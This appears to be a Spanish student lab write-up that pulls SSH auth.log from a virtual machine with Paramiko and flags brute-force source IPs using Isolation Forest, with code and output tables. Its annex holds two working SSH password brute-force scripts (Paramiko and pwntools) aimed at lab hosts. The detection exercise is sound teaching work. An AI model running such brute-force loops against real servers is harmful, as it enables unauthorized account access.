M1T1 Tarea 1: Python y la programación

En este ejercicio se solicita el desarrollo de un pequeño script en Python el cual se conecte por SSH a una máquina Linux (virtual) para recuperar los logs de autenticación (el fichero /var/log/auth.log). Debéis aseguraros de que esa máquina tiene ese fichero de log con información sobre autenticaciones fallidas (debéis generarlas). Después habrá que utilizar la librería de Pandas y SciKit-Learn para detectar intentos de acceso "sospechosos".

Requisitos mínimos scprit requerido

1. Conectar vía Paramiko con el servidor SSH.
2. Descarga el fichero /var/log/auth.log.
3. Procesa la información y extrae direcciones IP y la cantidad de intentos fallidos.
4. Utiliza un modelo de ML (Isolation Forest) para detectar anomalías.
5. Muestra las direcciones IP sospechosas (que intentan acceso al servidor)

Script adicional

El código adicional desarrollado se trata de la parte atacante del ejercicio y se encargará de realizar el ataque de fuerza bruta:

1. Recogerá un listado de contraseñas de un fichero de credenciales: credentials.txt

2. Utilizando un bucle se encargará de realizar conexiones SSH para validar si es correcta
3. En la máquina objetivo se generarán los eventos del fichero auth.log

Entorno

Para el entorno se utilizarán dos máquinas:

1. Máquina objetivo Ubuntu
2. Máquina kali atacante




Imagen diagrama

Desarrollo de la practica

Parte 1

En la primera parte de la práctica el script deb de conectarse al entorno que ha sido atacado y extraer el fichero /var/log/auth.log

Se trata de un proceso definido en la función extract_data que se conecta por SFTP mediante la librería paramiko al servidor y extrae el fichero de logs almacenándolo en local_file:

```python
def extract_data(hostname, port, username, credentials, remote_file, local_file):
    print("SFTP connection")
    cliente = paramiko.SSHClient()
    cliente.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        cliente.connect(hostname = hostname, port = port, username = username, password = credentials)
        sftp = cliente.open_sftp()
        sftp.get(remote_file, local_file)
        print("Connection success remote_file: ", remote_file," local_file: ", local_file)
    except paramiko.SSHException as e:
        print("Exception e ", e)
        dir(e)
    finally:
        cliente.close()
```

Parte 2

El fichero descargado en local tiene el nombre de auth_file.log con el log en el formato del SO del siguiente tipo:

```
Oct 17 18:22:37 f0ns1-msi sshd[79507]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=192.168.1.38  user=f0ns1
Oct 17 18:22:37 f0ns1-msi sshd[79492]: Connection closed by authenticating user f0ns1 192.168.1.38 port 40372
[preauth]
Oct 17 18:22:39 f0ns1-msi sshd[79507]: Failed password for f0ns1 from 192.168.1.38 port 40388 ssh2
Oct 17 18:22:40 f0ns1-msi sshd[79518]: Accepted password for f0ns1 from 192.168.1.38 port 40400 ssh2
Oct 17 18:22:40 f0ns1-msi sshd[79518]: pam_unix(sshd:session): session opened for user f0ns1 by (uid=0)
Oct 17 18:22:40 f0ns1-msi systemd-logind[706]: New session 130 of user f0ns1.
```

Las líneas que queremos analizar serán las de la cadena authentication failure

```
Oct 17 18:22:37 f0ns1-msi sshd[79507]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=192.168.1.38  user=f0ns1
```

Parte 3

Será necesario procesar la información y extrar los datos necesarios para en análisis , para esto se utilizarán dos funciones dentro del código la primera ser á parse_data

```python
def parse_data(local_file):
    json_output = []
    for log in local_file:
        log = log.strip("\n")
        if "authentication failure" in log:
            pattern = r'(?P<date>\w{3} \d{1,2} \d{2}:\d{2}:\d{2}) (?P<host>\S+) (?P<process>\S+)\[(?P<pid>\
d+)\]: (?P<action>.*); (?P<fields>.*)'
            match = re.match(pattern, log)
            if match:
                log_dict = match.groupdict()
                fields = log_dict["fields"].split()
                field_dict = {}
                for field in fields:
                    key, value = field.split("=")
                    field_dict[key] = value
                log_dict["fields"] = field_dict
                log_json = json.dumps(log_dict, indent=4)
                json_output.append(log_json)
            else:
                print("No se pudo parsear el log.", log)
    output_list = []
    ml_logs = []
    for event in json_output:
        user, host, date, process, action = extractfields(event)
        if exists(user, host, output_list) == False:
            for iteration in json_output:
                user1, host1, date1, process1, action1 = extractfields(iteration)
                json_evt = {}
                if host == host1 and user == user1:
                    json_evt["user"] = user1
                    json_evt["host"] = host1
                    json_evt["date"] = date1
                    json_evt["action"] = action1
                    output_list.append(json_evt)
            ml_logs.append(generate_ml_logs(user, host, output_list))
    file_name= 'ml_logs.json'
    with open(file_name,'w', encoding = 'utf-8') as file :
        json.dump(ml_logs, file, indent = 2, ensure_ascii = False)
        print("\tJSON storage events : ",file_name)
    return file_name
```

La función generate_ml_logs tiene uno de los puntos mas relevantes el de la agregación de eventos en el atributo `num_events`, esta indicará el número de veces que se ha detectado esa entrada de logs:

```python
def generate_ml_logs(user, host, output_list):
    ml_log = {}
    ml_log["user"] = user
    ml_log["host"] = host
    ml_log["num_events"] = len(output_list)
    ml_log["action"] = get_events(user, host, output_list, "action")
    ml_log["date"] = get_events(user, host, output_list, "date")
    return ml_log
```

Mediante expresiones regulares, extraer de las entradas de log del tipo authentication failure los atributos relevantes para la investigación como son:

`host`
`ip`
`date`
`action`

Almacenándolo en un fichero temporal desde el cual el modelo de ML posteriormente podrá realizar el análisis con el siguiente nombre: ml_logs.json Ejemplo de formato:

```json
{
    "user": "f0ns1",
    "host": "192.168.1.38",
    "num_events": 1,
    "action": [
      "pam_unix(sshd:auth): authentication failure"
    ],
    "date": [
      "Oct 19 19:55:51"
    ]
  },
  {
    "user": "f0ns1",
    "host": "127.0.0.1",
    "num_events": 2,
    "action": [
      "pam_unix(sshd:auth): authentication failure"
    ],
    "date": [
      "Oct 19 19:56:19"
    ]
  },
    {
    "user": "ias_temp",
    "host": "192.168.1.84",
    "num_events": 12,
    "action": [
      "pam_unix(sshd:auth): authentication failure"
    ],
    "date": [
      "Oct 19 20:03:13",
      "Oct 19 20:03:16",
      "Oct 19 20:03:19",
      "Oct 19 20:03:22",
      "Oct 19 20:03:25",
      "Oct 19 20:03:28",
      "Oct 19 20:03:31",
      "Oct 19 20:03:34",
      "Oct 19 20:03:37",
      "Oct 19 20:03:40"
    ]
  }
  ...
```

Parte 4

En este apartado se extraerán loc logs con la siguiente función:

```python
def extract_logs(path):
    with open(path, 'r', encoding='utf-8') as f:
            text = f.read().strip()
            if not text:
                return []
            # Primer intento: JSON array
            try:
                data = json.loads(text)
                if isinstance(data, list):
                    return data
            except json.JSONDecodeError:
                pass
```

Se utilizará un modelo de ML Machine Learning del tipo Isolation Forest, que será el adecuado para analizar el numero de eventos agregados por cada tupla (usuario, ip):

```python
def ml_isolation_forest(data):
    intentos = [intentos for _, _, intentos in data]
    #print(intentos)
    X = np.column_stack((intentos)).reshape(-1,1)
    data_table = {}
    contamination_list = []
    prediction_list = []
    ip_list = []
    user_list = []
    intents_list = []
    for i in range(1, 11):
        contamination = i/10
        if contamination == 0.5:
            break
        model = IsolationForest(contamination=contamination, random_state=42)
        model.fit(X)
        prediction = model.predict(X)
        #print(prediction)
        print("!---------------Prediction Results -----------------!")
        print(f"!---------------Contamination: {contamination} -----------------!\n")
        suspicious_ip = []
        for i, (ip, usuario, intentos) in enumerate(data):
            if prediction[i] == -1:
                status = "ANOMALY"
                suspicious_ip.append(ip)
            else:
                status = "NORMAL"
            contamination_list.append(contamination)
            prediction_list.append(prediction[i])
            ip_list.append(ip)
            user_list.append(usuario)
            intents_list.append(intentos)
            print(f"\t[{prediction[i]}] => {ip}  Usuario: {usuario}  Intentos: {intentos} → {status}")
    data_table = generate_dataframe(contamination_list, prediction_list, ip_list, user_list, intents_list)
    return suspicious_ip
```

Se ha detectado que el parámetro `contamination` es importante en el modelo y representa según el analista, entre un valor entre 0-1, donde se indica que porcentaje de la muestra (o logs a analizar) consideras puede ser anómalo.

Y por lo tanto se ha realizado un estudio extra con librería adicionales como:

```python
import pandas as pd
import matplotlib.pyplot as plt
```

En el cual se comparan en tiempo de ejecución que IPs se consideran maliciosas para le modelo en función de la fluctuación del valor `contamination` entre 0 y 0.5 con un sumatorio de 0.1 por iteración, para este reporta se ha utilizado la función:

```
def generate_dataframe(contamination_list, prediction_list, ip_list, user_list, intents_list):
    data_table = {}
    data_table["prediction"] = prediction_list
    data_table["ip"] = ip_list
    data_table["user"] = user_list
    data_table["contamination"] = contamination_list
    data_table["intents"] = intents_list
    df = pd.DataFrame(data_table)
    df['filter'] = df['ip'] +'-'+ df['user']
    print("\ndf\n")
    print(df)
    print("\ndf[df[\"prediction\"] == -1]\n")
    print(df[df["prediction"] == -1])
    df_filter = df[df["prediction"] == -1]
    fig, axs = plt.subplots(2, 1, figsize=(10, 8))
    axs[0].bar(df_filter['filter'], df_filter["intents"], color='red')
    axs[0].set_title("Supicious predcition")
    axs[1].bar(df['filter'], df["intents"], color='skyblue')
    axs[1].set_title("Intents by tuple")
    plt.grid(True, linestyle='--', alpha=0.5)
    plt.tight_layout()
    plt.show()
    return data_table
```

Parte 5

A pesar de que el resultado se puede apreciar, tanto en las tablas comparativas como en la gráfica, el script devuelve el valor final de las IPs maliciosas.

output del fichero

La salida estándar de la ejecución del script:

```
f0ns1@f0ns1-msi:/media/f0ns1/2376533c-e89e-40ac-a692-c181e0c0ade7/
fonsi/MASTER_IAS/Modulo1/IAS_ssh$ sudo python3
isolation_forest_exercise.py
```

```
    Exercise Part 1: connect to host

SFTP connection
Connection success remote_file:  /var/log/auth.log  local_file:  auth_file.log

    Exercise Part 2: extract data form host  auth_file.log

    JSON storage events :  ml_logs.json

    Exercise Part 3: extract ips and authentication errors

User :  f0ns1  host  192.168.1.38  num_events  1
User :  f0ns1  host  127.0.0.1  num_events  2
User :  ias_temp  host  192.168.1.84  num_events  12
User :  f0ns1  host  192.168.1.84  num_events  23
User :  root  host  192.168.1.84  num_events  53

    Exercise Part 4: Use ML Isolation Forest to detect anomalies

!---------------Prediction Results -----------------!
!---------------Contamination: 0.1 -----------------!

    [1] => 192.168.1.38  Usuario: f0ns1  Intentos: 1 → NORMAL
    [1] => 127.0.0.1  Usuario: f0ns1  Intentos: 2 → NORMAL
    [1] => 192.168.1.84  Usuario: ias_temp  Intentos: 12 → NORMAL
    [1] => 192.168.1.84  Usuario: f0ns1  Intentos: 23 → NORMAL
    [-1] => 192.168.1.84  Usuario: root  Intentos: 53 → ANOMALY
!---------------Prediction Results -----------------!
!---------------Contamination: 0.2 -----------------!

    [1] => 192.168.1.38  Usuario: f0ns1  Intentos: 1 → NORMAL
    [1] => 127.0.0.1  Usuario: f0ns1  Intentos: 2 → NORMAL
    [1] => 192.168.1.84  Usuario: ias_temp  Intentos: 12 → NORMAL
    [1] => 192.168.1.84  Usuario: f0ns1  Intentos: 23 → NORMAL
    [-1] => 192.168.1.84  Usuario: root  Intentos: 53 → ANOMALY
!---------------Prediction Results -----------------!
!---------------Contamination: 0.3 -----------------!

    [1] => 192.168.1.38  Usuario: f0ns1  Intentos: 1 → NORMAL
    [1] => 127.0.0.1  Usuario: f0ns1  Intentos: 2 → NORMAL
    [1] => 192.168.1.84  Usuario: ias_temp  Intentos: 12 → NORMAL
    [-1] => 192.168.1.84  Usuario: f0ns1  Intentos: 23 → ANOMALY
    [-1] => 192.168.1.84  Usuario: root  Intentos: 53 → ANOMALY
!---------------Prediction Results -----------------!
!---------------Contamination: 0.4 -----------------!

    [1] => 192.168.1.38  Usuario: f0ns1  Intentos: 1 → NORMAL
    [1] => 127.0.0.1  Usuario: f0ns1  Intentos: 2 → NORMAL
    [1] => 192.168.1.84  Usuario: ias_temp  Intentos: 12 → NORMAL
    [-1] => 192.168.1.84  Usuario: f0ns1  Intentos: 23 → ANOMALY
    [-1] => 192.168.1.84  Usuario: root  Intentos: 53 → ANOMALY
```

```
df
```

```
    prediction            ip      user  contamination  intents                filter
0            1  192.168.1.38     f0ns1            0.1        1     192.168.1.38-f0ns1
1            1     127.0.0.1     f0ns1            0.1        2        127.0.0.1-f0ns1
2            1  192.168.1.84  ias_temp            0.1       12  192.168.1.84-ias_temp
3            1  192.168.1.84     f0ns1            0.1       23     192.168.1.84-f0ns1
4           -1  192.168.1.84      root            0.1       53      192.168.1.84-root
5            1  192.168.1.38     f0ns1            0.2        1     192.168.1.38-f0ns1
6            1     127.0.0.1     f0ns1            0.2        2        127.0.0.1-f0ns1
7            1  192.168.1.84  ias_temp            0.2       12  192.168.1.84-ias_temp
8            1  192.168.1.84     f0ns1            0.2       23     192.168.1.84-f0ns1
9           -1  192.168.1.84      root            0.2       53      192.168.1.84-root
10           1  192.168.1.38     f0ns1            0.3        1     192.168.1.38-f0ns1
11           1     127.0.0.1     f0ns1            0.3        2        127.0.0.1-f0ns1
12           1  192.168.1.84  ias_temp            0.3       12  192.168.1.84-ias_temp
13          -1  192.168.1.84     f0ns1            0.3       23     192.168.1.84-f0ns1
14          -1  192.168.1.84      root            0.3       53      192.168.1.84-root
15           1  192.168.1.38     f0ns1            0.4        1     192.168.1.38-f0ns1
16           1     127.0.0.1     f0ns1            0.4        2        127.0.0.1-f0ns1
17           1  192.168.1.84  ias_temp            0.4       12  192.168.1.84-ias_temp
18          -1  192.168.1.84     f0ns1            0.4       23     192.168.1.84-f0ns1
19          -1  192.168.1.84      root            0.4       53      192.168.1.84-root
```


```
df[df["prediction"] == -1]
```


```
    prediction            ip   user  contamination  intents              filter
4           -1  192.168.1.84   root            0.1       53   192.168.1.84-root
9           -1  192.168.1.84   root            0.2       53   192.168.1.84-root
13          -1  192.168.1.84  f0ns1            0.3       23  192.168.1.84-f0ns1
14          -1  192.168.1.84   root            0.3       53   192.168.1.84-root
18          -1  192.168.1.84  f0ns1            0.4       23  192.168.1.84-f0ns1
19          -1  192.168.1.84   root            0.4       53   192.168.1.84-root
```

```
    Exercise Part 5: Suspicious IPs automation task / Brute force

IP :  192.168.1.84
IP :  192.168.1.84
```

En las gráficas se puede apreciar un gráfico de barras por IP-usuario sospechosos en el peor de los casos y otra de eventos de fallos de autenticación, por cada tupla:





ANEXO I

script adicional

Script de ataque de fuerza bruta con Paramiko:

```python
import paramiko


hostname = "192.168.1.38"
port = 22
username = "kali"
password = ""

print("SSH brute force ")
# Crear una instancia del cliente SSH
cliente = paramiko.SSHClient()
# Configurar la política para permitir conexiones a hosts desconocidos
cliente.set_missing_host_key_policy(paramiko.AutoAddPolicy())
user_list = ["f0ns1"]
credential_list = open("credentials.txt","r")
for username in user_list:
    username = username.strip("\n")
    for credentials in credential_list:
        credentials = credentials.strip("\n")
        try:
            # Conectar al servidor remoto
            cliente.connect(hostname, port=port, username=username, password=credentials)
            print("Connection success User {} credentials {}", format(username), format(credentials))
            break
        except paramiko.SSHException as e:
            print("Connection ERROR User: ", username ,"credentials ", credentials)
            pass
        finally:
            cliente.close()
```

Script de ataque de fuerza bruta con pwntools:

```
#!/usr/bin/python3
from pwn import *
import paramiko

hostname = "127.0.0.1"
port = 22
username = "kali"
password = ""

print("SSH brute force ")
attempts=0

with open("./credentials.txt","r") as password_list:
    for password in password_list:
        password = password.strip("\n")
        try:
            print("[{}] Attempts password '{}' ".format(attempts,password))
            response = ssh(host=hostname, user=username, password=password, timeout=1)
            if response:
                break
        except paramiko.ssh_exception.AuthenticationException:
            pass
        attempts+=1
```

script completo

```
#!/usr/bin/python

import json
import re
import paramiko
import numpy as np
from sklearn.ensemble import IsolationForest
from sklearn.preprocessing import LabelEncoder
import pandas as pd
import matplotlib.pyplot as plt


def extract_logs(path):
    with open(path, 'r', encoding='utf-8') as f:
            text = f.read().strip()
            if not text:
                return []
            # Primer intento: JSON array
            try:
                data = json.loads(text)
                if isinstance(data, list):
                    return data
            except json.JSONDecodeError:
                pass

def generate_dataframe(contamination_list, prediction_list, ip_list, user_list, intents_list):
    data_table = {}
    data_table["prediction"] = prediction_list
    data_table["ip"] = ip_list
    data_table["user"] = user_list
    data_table["contamination"] = contamination_list
    data_table["intents"] = intents_list
    df = pd.DataFrame(data_table)
    df['filter'] = df['ip'] +'-'+ df['user']
    print("\ndf\n")
    print(df)
    print("\ndf[df[\"prediction\"] == -1]\n")
    print(df[df["prediction"] == -1])
    df_filter = df[df["prediction"] == -1]
    fig, axs = plt.subplots(2, 1, figsize=(10, 8))
    axs[0].bar(df_filter['filter'], df_filter["intents"], color='red')
    axs[0].set_title("Supicious predcition")
    axs[1].bar(df['filter'], df["intents"], color='skyblue')
    axs[1].set_title("Intents by tuple")
    plt.grid(True, linestyle='--', alpha=0.5)
    plt.tight_layout()
    plt.show()
    return data_table


def ml_isolation_forest(data):
    intentos = [intentos for _, _, intentos in data]
    #print(intentos)
    X = np.column_stack((intentos)).reshape(-1,1)
    data_table = {}
    contamination_list = []
    prediction_list = []
    ip_list = []
    user_list = []
    intents_list = []
    for i in range(1, 11):
        contamination = i/10
        if contamination == 0.5:
            break
        model = IsolationForest(contamination=contamination, random_state=42)
        model.fit(X)
        prediction = model.predict(X)
        #print(prediction)
        print("!---------------Prediction Results -----------------!")
        print(f"!---------------Contamination: {contamination} -----------------!\n")
        suspicious_ip = []
        for i, (ip, usuario, intentos) in enumerate(data):
            if prediction[i] == -1:
                status = "ANOMALY"
                suspicious_ip.append(ip)
            else:
                status = "NORMAL"
            contamination_list.append(contamination)
            prediction_list.append(prediction[i])
            ip_list.append(ip)
            user_list.append(usuario)
            intents_list.append(intentos)
            print(f"\t[{prediction[i]}] => {ip}  Usuario: {usuario}  Intentos: {intentos} → {status}")
    data_table = generate_dataframe(contamination_list, prediction_list, ip_list, user_list, intents_list)
    return suspicious_ip


def extract_data(hostname, port, username, credentials, remote_file, local_file):
    print("SFTP connection")
    cliente = paramiko.SSHClient()
    cliente.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        cliente.connect(hostname = hostname, port = port, username = username, password = credentials)
        sftp = cliente.open_sftp()
        sftp.get(remote_file, local_file)
        print("Connection success remote_file: ", remote_file," local_file: ", local_file)
    except paramiko.SSHException as e:
        print("Exception e ", e)
        dir(e)
    finally:
        cliente.close()

def extractfields(jsonstr):
    json_event = json.loads(jsonstr)
    if "action" in json_event:
        action = json_event["action"]
    if "rhost" in json_event:
        host = json_event["rhost"]
    elif "fields" in json_event and "rhost" in json_event["fields"]:
        host = json_event["fields"]["rhost"]
    else:
        host = ""
    if "ruser" in json_event:
        user = json_event["ruser"]
    elif "fields" in json_event and "user" in json_event["fields"]:
        user = json_event["fields"]["user"]
    else:
        user = ""
    process = json_event["process"]
    date = json_event["date"]
    return user, host, date, process, action


def exists(user, host, json_list):
    found = False
    for event in json_list:
        if user == event["user"] and host == event["host"]:
            found = True
    return found

def get_events(user, host, output_list, filter):
    ret_json = []
    for event in output_list:
        if user == event["user"] and host == event["host"] and event[filter] not in ret_json:
            ret_json.append(event[filter])
    return ret_json

def generate_ml_logs(user, host, output_list):
    ml_log = {}
    ml_log["user"] = user
    ml_log["host"] = host
    ml_log["num_events"] = len(output_list)
    ml_log["action"] = get_events(user, host, output_list, "action")
    ml_log["date"] = get_events(user, host, output_list, "date")
    return ml_log

def parse_data(local_file):
    json_output = []
    for log in local_file:
        log = log.strip("\n")
        if "authentication failure" in log:
            pattern = r'(?P<date>\w{3} \d{1,2} \d{2}:\d{2}:\d{2}) (?P<host>\S+) (?P<process>\S+)\[(?P<pid>\
d+)\]: (?P<action>.*); (?P<fields>.*)'
            #print("Log line : ", log)
            match = re.match(pattern, log)
            if match:
                log_dict = match.groupdict()
                fields = log_dict["fields"].split()
                field_dict = {}
                for field in fields:
                    key, value = field.split("=")
                    field_dict[key] = value
                log_dict["fields"] = field_dict
                log_json = json.dumps(log_dict, indent=4)
                json_output.append(log_json)
            else:
                print("No se pudo parsear el log.", log)
    output_list = []
    ml_logs = []
    for event in json_output:
        user, host, date, process, action = extractfields(event)
        if exists(user, host, output_list) == False:
            for iteration in json_output:
                user1, host1, date1, process1, action1 = extractfields(iteration)
                json_evt = {}
                if host == host1 and user == user1:
                    json_evt["user"] = user1
                    json_evt["host"] = host1
                    json_evt["date"] = date1
                    json_evt["action"] = action1
                output_list.append(json_evt)
            #print("For user : ", user," host: ", host, " Number of aggregate events ", len(output_list))
            ml_logs.append(generate_ml_logs(user, host, output_list))

    file_name= 'ml_logs.json'
    with open(file_name,'w', encoding = 'utf-8') as file :
        json.dump(ml_logs, file, indent = 2, ensure_ascii = False)
        print("\tJSON storage events : ",file_name)
    return file_name

if __name__ == "__main__":
    print("\n\tExercise Part 1: connect to host \n")
    host = "127.0.0.1"
    port = 22
    user = "ias_temp"
    password = "ias_temp"
    remote_file = "/var/log/auth.log"
    local_file = "auth_file.log"
    extract_data(host, port, user, password, remote_file, local_file)
    print("\n\tExercise Part 2: extract data form host ", local_file,"\n")
    file = open(local_file, "r")
    path = parse_data(file)
    print("\n\tExercise Part 3: extract ips and authentication errors \n")
    logs = extract_logs(path)
    data = []
    for event in logs:
        user = event["user"]
        host = event["host"]
        num_events = event["num_events"]
        print("User : ", user, " host ", host, " num_events ", num_events)
        data.append((host, user, num_events))
    print("\n\tExercise Part 4: Use ML Isolation Forest to detect anomalies \n")
    ips = ml_isolation_forest(data)
    print("\n\tExercise Part 5: Suspicious IPs automation task / Brute force \n")
    for i in ips:
        print("IP : ",i)
```